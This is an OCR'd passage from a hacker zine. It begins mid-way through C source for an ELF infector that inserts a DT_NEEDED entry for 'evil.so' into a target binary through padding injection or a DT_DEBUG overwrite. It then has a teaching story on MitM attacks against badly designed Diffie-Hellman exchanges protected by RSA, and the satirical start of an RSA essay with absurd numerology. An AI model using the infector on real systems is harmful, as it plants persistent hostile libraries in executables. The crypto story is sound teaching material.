    use_debug_entry = true;
  } else if (dt_debug_method == true) {
    fprintf(stderr, "Forcing DT_DEBUG overwrite. This technique will not give\n"
        "your injected shared library functions precedence over any other libraries\n"
        "and will therefore require you to manually overwrite the .got.plt entries to\n"
        "point at your custom shared library function(s)\n");
    use_debug_entry = true;
  }
  elf_dynamic_iterator_init(target, &d_iter);
  for (;;) {
    res = elf_dynamic_iterator_next(&d_iter, &d_entry);
    if (res == ELF_ITER_DONE) break;

    struct tmp_dtags *n = malloc(sizeof(*n));

    if (n == NULL) return false;

    n->value = d_entry.value;
    n->tag = d_entry.tag;
    if (n->tag == DT_DEBUG) dt_debug_index = d_index;
    TAILQ_INSERT_TAIL(&dtags_list, n, _linkage);
    d_index++;
  }

  /* In the following code we modify dynamic segment to look like this:
   * Original: DT_NEEDED: "libc.so", DT_INIT: 0x4009f0, etc.
   * Modified: DT_NEEDED: "evil.so", DT_NEEDED: "libc.so", DT_INIT: 0x4009f0, etc.
   * Which acts like a permanent LD_PRELOAD.
   * ...
   * If there is no room to shift the dynamic entriess forward, then we fall back on a less
   * elegant and easier to detect method where we overwrite DT_DEBUG and change it to a
```

```
    * DT_NEEDED entry. This is easier to detect because of the fact that the linker always
66  * creates DT_NEEDED entries so that they are contiguous whereas in this case the DT_DEBUG
    * that we overwrite is generally about 11 entries after the last DT_NEEDED entry. */
68
  index = 0;
70  if (use_debug_entry == false) {
      d_entry.tag = DT_NEEDED;
72    d_entry.value = evil_offset; /* Offset into .dynstr for "evil.so" */
      elf_dynamic_modify(target, 0, &d_entry, true, &error);
74    index = 1;
    }
76
  TAILQ_FOREACH(current, &dtags_list, _linkage) {
78    if (use_debug_entry == true && current->tag == DT_DEBUG) {
        printf("%sOverwriting DT_DEBUG at index: %zu\n",
80          dcount == 0 ? "Falling back to " : "", dt_debug_index);
        d_entry.tag = DT_NEEDED;
82      d_entry.value = evil_offset;
        elf_dynamic_modify(target, dt_debug_index, &d_entry, true, &error);
84      goto next;
      }
86    if (current->tag == DT_STRTAB) {
        d_entry.tag = DT_STRTAB;
88      d_entry.value = dynstr_vaddr;
        elf_dynamic_modify(target, index, &d_entry, true, &error);
90      printf("Modified d_entry.value of DT_STRTAB to: %lx (index: %zu)\n",
              d_entry.value, index);
92      goto next;
      }
94
      d_entry.tag = current->tag;
96    d_entry.value = current->value;
      elf_dynamic_modify(target, index, &d_entry, true, &error);
98 next:
      index++;
100 }
  return true;
102 }

104 /* This function will tell us how many new ElfN_Dyn entries can be added to the dynamic
    * segment, as there is often space between .dynamic and the section following it. */
106 bool calculate_new_dynentry_count(elfobj_t *target, uint64_t *count, uint64_t *size) {
    elf_section_iterator_t s_iter;
108 struct elf_section section;
    size_t len;
110 size_t dynsz = elf_class(target) == elfclass32 ? sizeof(Elf32_Dyn) :
        sizeof(Elf64_Dyn);
112 uint64_t dyn_offset = 0;

114 *count = 0;
    *size = 0;
116
    elf_section_iterator_init(target, &s_iter);
118 while (elf_section_iterator_next(&s_iter, &section) == ELF_ITER_OK) {
      if (strcmp(section.name, ".dynamic") == 0) {
120     dyn_offset = section.offset;
      } else if (dyn_offset > 0) {
122     len = section.offset - dyn_offset;
        *size = len;
124     *count = len / dynsz;
        return true;
126   }
    }
128 return false;
  }
```

```
130
int main(int argc, char **argv) {
132   uint8_t *mem;
      elfobj_t so_obj;
134   elfobj_t target;
      bool res, text_found = false;
136   elf_segment_iterator_t p_iter;
      struct elf_segment segment;
138   struct elf_section section, dynstr_shdr;
      elf_section_iterator_t s_iter;
140   size_t paddingSize, o_dynstr_size, dynstr_size, ehdr_size, final_len;
      uint64_t old_base, new_base, n_dynstr_vaddr, evil_string_offset;
142   elf_error_t error;
      char *evil_lib, *executable;
144   int fd;
      ssize_t b;
146
      if (argc < 3) {
148     printf("Usage: %s [-f] <lib.so> <target>\n", argv[0]);
        printf("-f  Force DT_DEBUG overwrite technique\n");
150     exit(0);
      }
152   if (argv[1][0] == '-' && argv[1][1] == 'f') {
        dt_debug_method = true;
154     evil_lib = argv[2];
        executable = argv[3];
156   } else {
        evil_lib = argv[1];
158     executable = argv[2];
      }
160   elf_open_object(executable, &target, ELF_LOAD_F_STRICT|ELF_LOAD_F_MODIFY, &error);
      ehdr_size = elf_class(&target) == elfclass32 ?
162               sizeof(Elf32_Ehdr) : sizeof(Elf64_Ehdr);
      elf_section_by_name(&target, ".dynstr", &dynstr_shdr);
164   paddingSize = PAGE_ALIGN_UP(dynstr_shdr.size);

166   elf_segment_by_index(&target, PT_PHDR_INDEX, &segment);
      segment.offset += paddingSize;
168   elf_segment_modify(&target, PT_PHDR_INDEX, &segment, &error);
      elf_segment_by_index(&target, PT_INTERP_INDEX, &segment);
170   segment.offset += paddingSize;
      elf_segment_modify(&target, PT_INTERP_INDEX, &segment, &error);
172
      printf("Creating reverse text padding infection to store new .dynstr section\n");
174   elf_segment_iterator_init(&target, &p_iter);
      while (elf_segment_iterator_next(&p_iter, &segment) == ELF_ITER_OK) {
176     if (text_found == true) {
          segment.offset += paddingSize;
178       elf_segment_modify(&target, p_iter.index - 1, &segment, &error);
        }
180     if (segment.type == PT_LOAD && segment.offset == 0) {
          old_base = segment.vaddr;
182       segment.vaddr -= paddingSize;
          segment.paddr -= paddingSize;
184       segment.filesz += paddingSize;
          segment.memsz += paddingSize;
186       new_base = segment.vaddr;
          text_found = true;
188       elf_segment_modify(&target, p_iter.index - 1, &segment, &error);
        }
190   }
      /* Adjust .dynstr so that it points to where the reverse text extension is; right after
192    * elf_hdr and right before the shifted forward phdr table.  Adjust all other section
       * offsets by paddingSize to shift forward beyond the injection site. */
194   elf_section_iterator_init(&target, &s_iter);
```


```
    while(elf_section_iterator_next(&s_iter, &section) == ELF_ITER_OK) {
196   if (strcmp(section.name, ".dynstr") == 0) {
        printf("Updating .dynstr section\n");
198     section.offset = ehdr_size;
        section.address = old_base - paddingSize;
200     section.address += ehdr_size;
        n_dynstr_vaddr = section.address;
202     evil_string_offset = section.size;
        o_dynstr_size = section.size;
204     section.size += strlen(evil_lib) + 1;
        dynstr_size = section.size;
206     res = elf_section_modify(&target, s_iter.index - 1, &section, &error);
      } else {
208     section.offset += paddingSize;
        res = elf_section_modify(&target, s_iter.index - 1, &section, &error);
210   }
    }
212 elf_section_commit(&target);
    if (elf_class(&target) == elfclass32) {
214   target.ehdr32->e_shoff += paddingSize;
      target.ehdr32->e_phoff += paddingSize;
216 } else {
      target.ehdr64->e_shoff += paddingSize;
218   target.ehdr64->e_phoff += paddingSize;
    }
220 modify_dynamic_segment(&target, n_dynstr_vaddr, evil_string_offset);

222 //Write out our new executable with new string table.
    fd = open(TMP, O_CREAT|O_WRONLY|O_TRUNC, S_IRWXU);
224
    // Write initial ELF file header
226 b = write(fd, target.mem, ehdr_size);

228 //Write out our new .dynstr section into our padding space
    b = write(fd, elf_dynstr(&target), o_dynstr_size);
230 b = write(fd, evil_lib, strlen(evil_lib) + 1);

232 b = lseek(fd, ehdr_size + paddingSize, SEEK_SET))
    mem = target.mem + ehdr_size;
234 final_len = target.size - ehdr_size;
    b = write(fd, mem, final_len);
236
done:
238 elf_close_object(&target);
    rename(TMP, executable);
240 printf("Successfully injected '%s' into target: '%s'.\n", evil_lib, executable);
    exit(EXIT_SUCCESS);
242 }
```



20:08 Encryption is Not Integrity!

by Cornelius Diekmann

Don't we all remember the following common setup from our introductory security course? Bob wants to send a secret message to Alice. In order to obtain a key for encrypting the message, Alice and Bob first use Diffie-Hellman (DH) to exchange a fresh session key. With this fresh session key, Bob symmetrically encrypts the message and sends it to Alice. Carol volunteers to transmit the messages between Bob and Alice. Here is the setup:



One of the first things we learn in our introductory security course is that Carol could Man-in-the-Middle (MitM) the DH exchange to obtain session keys with Alice and Bob herself, while poor Alice and poor Bob still believe they are talking privately with each other. The next thing an introductory security course teaches us is how to prevent this attack. And here is how this article differs from an introductory security course: Bob has the misconception that he can use encryption to prevent unauthorized modification. As the title suggests, this does not work out well for Bob. Neighbors, don't act like Bob.

Let us hear the story of Alice, Bob, and Carol. Bob will make five different attempts to transmit the encrypted message to Alice. He will try to use RSA encryption to prevent a MitM attack. The protocol aborts prematurely if Carol could break the key before Bob has sent the message.

I hear our quality-conscious readers ask "Story?", surely followed by "PoC or GTFO!" Esteemed reader, don't worry, the text you are reading right now was generated by `poc.py`[36].

"Couldn't Bob just use TLS?", you might ask. For sure! A TLS handshake would authenticate the DH values and everything would be fine. But using a ready-made TLS implementation would also be boring. Furthermore, the handshake sketched above is not TLS. In the course of this story, Bob will use parts of the OpenSSL library to do parts of the DH handshake for him. Will this help? Let the story begin.

Run 0: Prologue and Short recap of Diffie-Hellman

Alice and Carol are just returning from their introductory security course. Bob, who also attended the lecture, walks over to Alice. "If a message is encrypted, an attacker cannot read it and thus cannot modify it," Bob says to Alice. Alice knows that encryption does not provide integrity and immediately wants to call bullshit on Bob's claim. But she hesitates for a moment. Bob won't appreciate an abstract explanation anyway. "Let's see where this is going," she thinks and agrees to follow his explanation. "I hope there will be code?" Alice responds. Bob nods.

"Carol, come over, Bob is explaining crypto," Alice shouts to Carol. Bob starts explaining, "Let's first create a fresh session key so I can send a secret message to you, Alice." Alice agrees, this sounds like a good idea. To make the scenario realistic, Alice makes sure that neither Bob nor Carol can see her screen. She opens her python3 shell and is about to generate some DH values. "We need a large prime p and a generator g," Alice says. "607 is a prime", Bob says with Wikipedia open in his browser. Alice, hoping that Bob is joking about the size of his prime, suggests the smallest prime from RFC 3526 as an example:

```
FFFFFFFF FFFFFFFF C90FDAA2 2168C234 C4C6628B 80DC1CD1
29024E08 8A67CC74 020BBEA6 3B139B22 514A0879 8E3404DD
EF9519B3 CD3A431B 302B0A6D F25F1437 4FE1356D 6D51C245
E485B576 625E7EC6 F44C42E9 A637ED6B 0BFF5CB6 F406B7ED
EE386BFB 5A899FA5 AE9F2411 7C4B1FE6 49286651 ECE45B3D
C2007CB8 A163BF05 98DA4836 1C55D39A 69163FA8 FD24CF5F
```

[36] `unzip pocorgtfo20.pdf poc.py` or `git clone https://github.com/diekmann/encryption-is-not-integrity.git`

```
83655D23 DCA3AD96 1C62F356 208552BB 9ED52907 7096966D
670C354E 4ABC9804 F1746C08 CA237327 FFFFFFFF FFFFFFFF
```

This is a 1536-bit prime. Alice notes fascinated, "this prime has π in it!"

According to the RFC, the prime is $p = 2^{1536} - 2^{1472} - 1 + 2^{64} \cdot (\lfloor 2^{1406} pi \rfloor + 741804)$. Alice continues to think aloud, "Let me reproduce this. Does that formula actually compute the prime? Python3 integers have unlimited precision, but π is not an integer."

"Python also has floats," Bob replies. Probably Bob had not been joking when he suggested 607 as large prime previously. It seems that Bob has no idea what 'large' means in cryptography. Meanwhile, using

```
>>> import decimal
```


Alice has reproduced the calculation. By the way, the generator g for said prime is conveniently 2.

A small refresher on DH follows. Note that the RFC uses "^" for exponentiation.

```
=== BEGIN SNIPPET RFC 2631 ===
2.1.1.  Generation of ZZ

   [...] the shared secret ZZ is generated as follows:

     ZZ = g ^ (xb * xa) mod p

   Note that the individual parties actually perform the
   computations:

     ZZ = (yb ^ xa)  mod p  = (ya ^ xb)  mod p

   where ^ denotes exponentiation

        ya is party a's public key; ya = g ^ xa mod p
        yb is party b's public key; yb = g ^ xb mod p
        xa is party a's private key
        xb is party b's private key
        p is a large prime
=== END SNIPPET RFC 2631 ===
```

Alice takes the initiative, "Okay, I generate a secret value (xa), compute $ya = g^{xa} \bmod p$ and send to you ya, g, p. This is also how we did it in the lecture." Bob then has to choose a secret value (xb), compute $yb = g^{xb} \bmod p$ and send yb back to Alice, so she can compute ZZ_a. Bob then uses the key ZZ_b he computed to encrypt a message and send it to Alice. Since $ZZ_b = ZZ_a$, Alice can decrypt the message.

This is what Alice and Bob plan to do:



"Let's go then," Bob says. "Wait," Alice intervenes, "DH is only secure against passive attackers. An active attacker could MitM our exchange." Alice and Bob look at Carol, she smiles. Alice continues, "What did you say in the beginning?" "Right," Bob says, "we must encrypt our DH values, so Carol cannot MitM us." Fortunately, Alice and Bob have 4096-bit RSA keys and have securely distributed their public keys beforehand.

"Okay, what should I do?" Alice asks. She knows exactly what to do, but Bob's stackoverflow-driven approach to crypto may prove useful in the course of this story. Bob types into Alice's terminal:

```
>>> import Crypto.PublicKey.RSA
>>> def RSA_enc(k_pub, msg):
...     return k_pub.encrypt(msg, None)[0]
```

He comments, "We can ignore this None and only need the first value from the tuple. Both exist only for compatibility." Bob is right about that and we now have a convenient textbook RSA encryption function at hand.

Run 1: RSA-Encrypted textbook DH in one line of python

Now Alice and Bob are ready for their DH exchange. In contrast to their original sketch, they will encrypt their DH values with RSA. Alice generates:

```
>>> xa = int.from_bytes(os.urandom(192), byteorder='big')
>>> ya = pow(g, xa, p)
```

and sends

```
>>> RSA_enc(k_Bob_pub, (ya, g, p))
```

Alice sends 67507dee555403ad... [504 bytes omitted]. How does Alice send the message? She hands it over to Carol. Carol starts fiddling around with with the data. "What are you doing?" Bob asks. Alice replies, "It is encrypted, those were your words. Carol will deliver the message to you."


Carol forwards 23159f4e2daf11a6... [504 bytes omitted]. Bob decrypts with his private RSA key, parses ya, g, p from the message, and computes

```
>>> xb = int.from_bytes(os.urandom(192), byteorder='big')
>>> yb = pow(g, xb, p)
>>> ZZ_b = pow(ya, xb, p)
```

and sends

```
>>> RSA_enc(k_Alice_pub, yb)
```

Bob sends 86dcf718bad3ee88... [504 bytes omitted]. Carol forwards a different message. Alice performs her part to finish the DH handshake. Carol exclaims, "The key is 1!" Bob and Alice check. Carol is right. How can Carol know the established keys? Bob is right about one thing, the DH values were encrypted, so a trivial textbook DH MitM attack does not work since Carol cannot get the ya and yb values. But she doesn't need to. This is what happened so far:



The prime p, the generator g, and the public keys are public knowledge, also known to Carol (check your textbook, neighbor). Consequently, Carol can encrypt DH values, but she cannot read the ones from Alice and Bob. Bob computes the shared DH key as $ya^{xb} \bmod p$, where Carol supplied 1 for ya. Carol can be sure that Bob will compute a shared key of 1, she doesn't need to know any encrypted values. Same goes for the exchange with Alice.

"No No," Bob protests, "these values are not allowed in DH." Alice checks RFC 2631 and quotes: «The following algorithm MAY be used to validate a received public key y [...] Verify that y lies within the interval [2,p-1]. If it does not, the key is invalid.» Bob replies, "So y = 1 is clearly invalid, you must not do this Carol." Alice objects, "The check is optional, see this all-caps MAY there?" But Bob feels certain that he is right and insists, "Any library would reject this key!"


Run 2: RSA-Encrypted textbook DH using parts of the OpenSSL library

"Sure, we'll give it a try." Alice responds. She sticks to her old code because the RFC clearly states the check optional, but Bob can reject the weak values.

Alice sends 9bbc45d463d85250... [504 bytes omitted]. Carol, testing the same trick again, forwards 23159f4e2daf11a6... [504 bytes omitted]. Bob now uses `pyca/cryptography` with the openssl backend to do the DH computation. Maybe just doing `ZZ_b = pow(ya, xb, p)` was too simple? Let's see what happens when we use some part of the OpenSSL library (wrapped by `pyca/cryptography`) to perform the same computation. A word of clarification: The OpenSSL library is only used to implement the DH part on Bob's side, the exchange is not tunneled over TLS. The RSA-part remains unchanged.

```
>>> from cryptography.hazmat.primitives.asymmetric import dh
>>> from cryptography.hazmat.backends import openssl
>>> pn = dh.DHParameterNumbers(p, g)
>>> parameters = pn.parameters(openssl.backend)
>>> xb = parameters.generate_private_key()
>>> # feed ya to the openssl library backend
>>> alice_public_key = dh.DHPublicNumbers(ya, pn).public_key(openssl.backend)
>>> assert alice_public_key.key_size == 1536 # 1536-bit MODP
group of our prime
>>> yb = xb.public_key().public_numbers().y
>>> ZZ_b = xb.exchange(alice_public_key)
```

And indeed, the last line aborts with the exception 'ValueError: Public key value is invalid for this exchange.' Alice and Bob abort the handshake. This is what happened so far:



"Now you must behave, Carol. We will no longer accept your MitMed values. Now that we prohibit the two bad DH values and everything is encrypted, we are 100

Run 3: RSA-Encrypted textbook DH using parts of the OpenSSL library and custom Primes


Alice and Bob try the handshake again. Carol cannot send $ya = 1$ because Bob will detect it and abort the handshake. Alice sends 09a4b88232b16136... [504 bytes omitted]. But Carol knows the math. She chooses a specially-crafted 'prime' pc and computes a random, valid yc value.

```
>>> pc = pow(2, 1536) - 1
>>> xc = int.from_bytes(os.urandom(192), byteorder='big')
>>> yc = pow(g, xc, pc)
```

Well, pc isn't actually a prime. Let's see if OpenSSL accepts it as prime. Reliably testing for primality is expensive,[37] chances are good that the prime gets waved through. Carol forwards 2f5bed0189fac5f0... [504 bytes omitted]. After RSA decryption, Bob's code with the OpenSSL backend happily accepts all values. Bob sends a790fd65fb6c163e... [504 bytes omitted]. Alice still thinks that the RFC 3526 prime is used. Carol just forwards random plausible values to Alice, but she won't be able to MitM this key. Carol forwards a7cd7cf2c5065833... [504 bytes omitted]. The DH key exchange is completed successfully. Now Bob can use the key ZZ_b established with DH to send an encrypted message to Alice.

```
>>> iv = os.urandom(16)
>>> aeskey = kdf128(ZZ_b) # squash the key to 128 bit
>>> ct = aes128_ctr(iv, aeskey, b'Hey Alice!  See, this is
perfectly secure now.')
>>> wire = ",".format(hexlify(iv).decode('ascii'), hexlify(ct)
.decode('ascii'))
```

Bob sends the IV and the ciphertext message 1f f0 07 7f f9 9a a1 19 9b bc cc c3 3d db b5 52 28 84 4f f8 8d d0 03 38 8d d6 68 81 17 73 39, ed dc cd dd d5 5f f0 0e ed d0 03 3b b8 89 9b bb b6 6a a8 8e ec c7 78 8a a0 0b b7 79 9d d3 33 32 22 27 7e ed de e9 9e ed de e6 67 7d d1 12 29 94 44 49 96 6f f5 58 8d df fe e4 4c c6 62 2c cd dd d5 52 24 4d d7 79 91 17 7e e5 5e e8 89 9e e3 32 2f f6 6e e6 6e e6 62 26 65. In summary, this is what happened so far:



Carol chose a great "prime" $pc = 2^{1536} - 1$ and knows the key is broken: Only one bit is set! She can just brute force all possible keys, the one that decrypts the ciphertext to printable ASCII text is most likely the correct key.

```
>>> iv, ct = map(unhexlify, wire.split(','))
>>> for i in range(1536):
...     keyguess = pow(2, i)
...     msg = aes128_ctr(iv, kdf128(keyguess.to_bytes(192,
byteorder='big')), ct)
...     try:
...         if not all(c in string.printable for c in
msg.decode('ascii')):
...             continue
...     except UnicodeDecodeError:  #not ASCII
...         continue
...     break
```

[37] Common primality tests are probabilistic and relatively fast, but can err. Deterministic primality tests in polynomial time exist. Note that DH does not need an arbitrary prime and some g, but the generator should generate a not-too-small^{TM} subgroup.

The brute-forced key is 79,792,922,228,281,816,162, 625,251,514,142,426,264,643,433,337,375,759,593,935,354,543, 439,395,950,503,033,336, or in hex \x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00 (exactly one bit set). Carol is correct. She immediately shouts out the message "Hey Alice! See, this is perfectly secure now." Bob is depressed. "Why doesn't my code work?", he asks. "Probably DH is not strong enough and we need to use elliptic curve DH?", he conjectures. "Maybe Carol even has a quantum computer hidden in her pocket, let me find a post-quantum replacement for Diffie-Hellman, ..." he continues. Carol interferes, "The same ideas of my attack also apply to ECDH or a post-quantum drop-in replacement with the same properties. Don't waste your time on this line of thought. If you cannot use textbook DH, ECDH (or the post-quantum candidates) won't help."

Run 4: Textbook DH signed with textbook RSA

Alice tries to put Bob on the right track, "Maybe RSA encryption does not help, but can we use RSA differently? Remember, encryption itself does not not provide integrity." "Of course," Bob replies, "we need to sign the DH values. And signing with RSA is just encryption with the private key." "Don't forget the padding," Alice is trying to help, but Bob immediately codes:

```
>>> import Crypto.PublicKey.RSA
>>> def RSA_sign(k_priv, msg):
...     # ignore the compatibility parameters
...     return k_priv.sign(msg, None)[0]
>>> def RSA_verify(k_pub, msg, signature):
...     # ignore the compatibility parameters
...     return k_pub.verify(msg, (signature, None))
```

Again, Bob is right about ignoring the compatibility parameters. However, Carol smiles as Bob completely ignored Alice's comment about padding.


"Let's hardcode the prime p and generator g for simplicity and switch back to the trivial non-OpenSSL implementation." Alice suggests and everybody agrees. This simplifies the DH exchange as now, only y and the signature of y will be exchanged. Alice only sends the following in the first step:

```
>>> ",".format(ya, RSA_sign(k_Alice_priv, ya))
```

Alice sends 45e59717fd2ad3aa...[184 bytes of y omitted],5ee95099ea63afc6...[504 bytes of signature omitted]. Carol just forwards 1,1. Bob parses the values, verifies the signature correctly and performs his step of the DH exchange.

```
>>> ya, signature = map(int, wire.split(','))
>>> if not RSA_verify(k_Alice_pub, ya, signature):
>>>  print("Signature verification failed")
>>>  return 'reject'
[...]
>>> return ",".format(yb, RSA_sign(k_Bob_priv, yb))
```

Bob sends f543932fd7646f7e...[184 bytes of y omitted],8a3c8e3aac04e59d...[504 bytes of signature omitted]. Carol just forwards 1,1. Alice smiles as she receives the values. Nevertheless, she performs the signature verification professionally. Both the signature check at Bob and the signature check at Alice were successful and Alice and Bob agreed on a shared key. This is what happened so far, where `RSA` corresponds to `RSA_sign` as defined above:



Carol exclaims "The key is 1!" Bob is all lost, "How could this happen again? I checked the signature!" "Indeed," Carol explains, "but you should have listened to Alice's remark about the padding. RSA signatures are not just the textbook RSA operation with the private key. Plain textbook RSA is

just msg^d mod N, where d is private. Guess how I could forge a valid RSA private key operation without knowledge of d if I may choose msg freely?" Bob looks desperate. "Can Carol break RSA? What is the magic math behind her attack?", he wonders. Carol helps, "1^d mod $N = 1$, for any d. Of course I did not break RSA. The way you tried to use RSA as a signature scheme is just not existentially unforgeable. Paddings, or signature schemes, exist for a reason." By the way, the RSA encryption without padding used in the previous runs is also dangerous.[38]

Run 5: Textbook DH signed with RSASSA-PSS


Bob replaces the sign and verify functions:

```
>>> from cryptography.hazmat.primitives import hashes
>>> from cryptography.hazmat.primitives.asymmetric import
padding
>>> def RSA_sign(k_priv, msg):
>>>  return k_priv.sign(
...         msg,
...         padding.PSS(
...             mgf=padding.MGF1(hashes.SHA256()),
...             salt_length=padding.PSS.MAX_LENGTH
...         ),
...         hashes.SHA256()
...     )
```

The `RSA_verify` function is replaced accordingly.

Now Alice and Bob can try their handshake again. Alice sends 9403c79416ebcedb...[184 bytes of y omitted],2043516ccf286cb4...[504 bytes of signature omitted]. Carol forwards the message unmodified. Bob looks at Carol suspiciously. "I cannot modify this without breaking the signature," Carol replies. "Probably the DH prime is a bit too small for the future; Logjam predicts 1024-bit breakage. Maybe you could use fresh DH values for each exchange or switch to ECDH to be ready for the future, ... But I'm out of ideas for attack I could carry out on my slow laptop against your handshake for now." Carol concludes.

Bob sends c02a4deacd839b93...[184 bytes of y omitted],642f187cf7ca041b...[504 bytes of signature omitted]. Carol forwards the message unmodified. Finally, Alice and Bob established a shared key and Carol does not know it.



To complete the scenario, Bob uses the freshly established key to send an encrypted message to Alice.

```
>>> iv = os.urandom(16)
>>> aeskey = kdf128(ZZ_b) # squash the key to 128 bit
>>> ct = aes128_ctr(iv, aeskey, b'Hey Alice!  See, this is
perfectly secure now.')
>>> wire = ",".format(hexlify(iv).decode('ascii'), hexlify(ct)
.decode('ascii')
```

Bob sends the IV and the ciphertext message 6e e1 1c c4 48 8a ad da ad d9 97 77 7c c8 86 6a aa a4 4e e0 0b b3 38 86 65 5f fc c9 99 90 0e, 3a a4 48 82 2f f5 5f fb b0 0b b7 7d d8 83 36 6a a8 8c c0 02 21 1f fc c7 75 59 91 1e e6 67 77 7f f4 48 83 38 86 6e ec cd d8 8c c3 31 1a ab bc c3 3d d5 5e e2 25 52 21 13 3e e3 34 4c c4 4d da a5 59 94 48 89 99 96 62 29 9a a2 26 66 60 01 1c cf fc cf fc c4 4e ed d4 45 51. Carol remembers the plaintext Bob sent in run 3. She realizes that this run's ciphertext has exactly the same length as the plaintext in run 3. Carol forwards a ciphertext which is slightly shorter: 6e e1 1c c4 48 8a ad da ad d9 97 77 7c c8 86 6a aa a4 4e e0 0b b3 38 86 65 5f fc c9 99 90 0e, 37 74 43 33 35 50 0d d8 88 8a ab bc c5 53 3c ca a2 28 8f f2 21 1c c6 66 63 3d d4 4a a4 43 38 8f f4 4c cb ba a6 6f f1 18 8c cc cf f0 0e ee ee e2 24 44 4f f2 2e e6 69. Alice reads out loud the message she received and decrypted: "Encryption is not Integrity." Bob shouts, "This is not the message! How can this happen? Did Carol break AES-CTR?" Alice and Carol answer simultaneously, "AES-CTR is secure encryption, but Encryption is not Integrity."


[38] Use OAEP!

20:09 RSA GTFO

by Ben Perez

I'd like to start off by saying: "Fuck RSA." Fuck the company RSA, fuck the conference, and fuck these things:

To properly motivate why I have these feelings about RSA, I'm going to have to introduce some mathematical foundations. RSA was invented as a result of a night of drinking "liberal quantities of Manischewitz wine"[39] in 1977, which was the same year Elvis died. If you encode "Rivest," "Shamir," "Adelman," and "Elvis" using the Chaldean numerology system and take their sum,



the result is 78. Adding the proper RSA key size in 2019, and subtracting the number of days Barack Obama was president,

$$78 + 4096 - 2920,$$

we arrive at 1254, the year in which the Catholic church created the dogma surrounding purgatory. Finally, divide this value by the number of felonies to which Jeffrey Epstein pled guilty before he was murdered, and add Buzz Aldrin's age when he faked the moon landing:

$$1254 \div 2 + 39 = 666.$$

That's right: Mathematical proof that RSA is the devil's work. □

But if pure logic won't convince you, perhaps we could take a look at how RSA actually works.

What is RSA again?

